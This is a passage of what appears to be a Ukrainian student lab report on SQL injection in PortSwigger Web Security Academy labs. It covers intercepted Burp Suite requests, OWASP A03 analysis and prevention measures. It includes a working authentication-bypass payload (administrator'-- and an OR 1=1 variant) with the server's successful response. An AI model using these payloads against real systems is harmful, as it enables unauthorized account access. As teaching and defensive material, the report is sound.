text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer: https://0a7300ab04a474f08225794800d100d2.web-security-academy.net/login 20 Accept-Encoding: gzip, deflate, br 21 Priority: u=0, i 22 23 csrf=EhZ553gEMY3VQf2liGmKbNXZl3g8vyBN&username=administrator'--&password=testik123</pre>	<pre>1 HTTP/2 302 Found 2 Location: /my-account?id=administrator 3 Set-Cookie: session=RiNd9ZH0UlmJcVKGHEwxLJVE0bXmHjTc; Secure; HttpOnly; SameSite=None 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 0 6 7</pre>

5. Аналіз

Описати:

- *чому пароль перестав перевірятись;*
- *яка логіка SQL змінилась;*
- *чому це критична вразливість.*

- Чому пароль перестав перевірятись: тому що ін'єкція в полі username змінила структуру SQL запиту. У варіанті administrator'-- символи -- перетворили решту запиту на коментар, і частина з перевіркою AND password=... фактично не виконалась. В результаті сервер перевіряв тільки ім'я користувача.
- Яка логіка SQL змінилась
Було: WHERE username='...' AND password='...' — тобто потрібні обидві умови одночасно логін і пароль
Після ін'єкції стало або: WHERE username='administrator'--' AND password='...' - перевірка пароля відкинута коментарем
або (для варіанту з OR): WHERE username='administrator' OR 1=1-- ... - умова стає істинною, бо 1=1 завжди true, а пароль також ігнорується через коментар
- Чому це критична вразливість: бо вона дозволяє обійти механізм автентифікації і увійти без коректного пароля, зокрема під обліковим записом адміністратора. Це дає доступ до адмін-функцій, конфіденційних даних і можливості змінювати налаштування або контент сайту

Завдання 2. Відповідно результату виконання кроків потрібно надати:

1. PoC-запит

(у вигляді перехопленого HTTP-запиту з поясненням, без експлуатації) (в кожному кроці в процесі виконання)

2. Опис уразливості за OWASP, зокрема:

о назва (A03: Injection);

о короткий опис;

о потенційні наслідки;

о рекомендовані заходи захисту.

```
Request
Pretty Raw Hex
1 GET /filter?category=Pets HTTP/2
2 Host: 0a23008703d4d578839d0f54002e007d.web-security-academy.net
3 Cookie: session=LwSdPJBBHHE8ng0alHEgXYn3yuA8eM0g
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
https://0a23008703d4d578839d0f54002e007d.web-security-academy.net/filter?category=Tech+gifts
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

РoC №1. Потенційна SQLi в параметрі category (фільтрація товарів)


У Burp Suite (HTTP history) перехоплено запит GET /filter?category=Pets. Параметр category передається від користувача в URL і використовується сервером для формування вибірки товарів. Якщо значення category підставляється в SQL запит без параметризації, тут може бути ін'єкція

```
1 GET / HTTP/1.1
2 Host: 0a1200ed037af71e81da5234003500cf.web-security-academy.net
3 Cookie: TrackingId=PwVTQwCbDdlBx2uE; session=m82Xp02VcgC2aV0EqSZnPuKzXijKF492
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://portswigger.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
19
20
```

РoC №2. Потенційна SQLi у cookie TrackingId

У Burp Suite перехоплено HTTP-запит, у якому клієнт передає cookie TrackingId=... із session=....

Якщо сервер використовує значення TrackingId у SQL запиті без параметризації, це може бути точкою ін'єкції



Рос №3. Потенційний login bypass через ін'єкцію в POST /login

У HTTP history перехоплено запит POST /login з параметрами username та password. Якщо сервер формує SQL запит перевірки облікових даних шляхом підстановки username та password без параметризованих запитів, можливий обхід автентифікації через зміну логіки умови

2. Опис уразливості за OWASP, зокрема:

о назва (A03: Injection);

о короткий опис;

о потенційні наслідки;

о рекомендовані заходи захисту.

Назва:
OWASP Top 10 A03: Injection (SQL Injection)

Короткий опис:
Injection виникає коли сайт бере те, що вводить користувач (параметри в URL, cookie або поля логіну) і підставляє це в SQL-запит до бази даних без правильної обробки. Якщо перевірки нема або вона слабка, то можна дописати шматок SQL і змінити, як працює запит.

Потенційні наслідки:

- можна отримати доступ до даних, які не мали показуватись (наприклад приховані товари)
- можна дізнатись або витягнути дані з бази
- можна змінювати або видаляти дані (залежить від прав користувача БД)
- можна обійти логін і зайти без пароля навіть як адміністратор

Рекомендовані заходи захисту:

- робити запити до БД через параметризовані запити щоб введення не ставало частиною SQL
- перевіряти введення на сервері (де можна -дозволяти тільки нормальні значення, наприклад для category)
- давати акаунту БД мінімальні права
- не показувати технічні помилки користувачу, але логувати підозрілі запити

Завдання 3. Проаналізувати методи запобігання SQL-ін'єкціям.

У першу чергу захист від SQL-ін'єкцій залежить від того, як формуються запити до бази даних. Найкращий варіант - це коли запит робиться через параметризовані запити, тобто SQL-команда йде окремо, а дані користувача окремо, і тоді навіть якщо ввести лапки чи OR 1=1, воно не стане частиною запиту. Через це не можна дописати свою умову і зламати логіку. Також важливо не будувати SQL через склеювання рядків, бо якраз це зазвичай і створює уразливість. Ще допомагає перевірка введення на сервері: наприклад, для category краще дозволяти тільки якісь конкретні значення зі списку, а для логіну та паролю обмежувати довжину і формат. Екранування спецсимволів може зменшити ризик, але на нього одного розраховувати не можна бо все одно основа це параметризація.

Також момент - права в базі. Навіть якщо десь помилка є, наслідки будуть менші, якщо акаунт БД для сайту має мінімальні привілеї і не може робити зайві операції типу видалення таблиць або зміни структури. Також краще не показувати користувачу технічні помилки бази, бо вони можуть підказати, як саме влаштований запит. Помилки треба залишати в логах на сервері.

І останнє як додаткове: моніторинг підозрілих запитів (щоб бачити спроби з '-- або якісь затримки), обмеження частоти запитів (щоб було складніше робити time-based атаки) це не основний захист, але як перестраховка допомагає швидше помітити підозрілу активність і зменшити кількість спроб атаки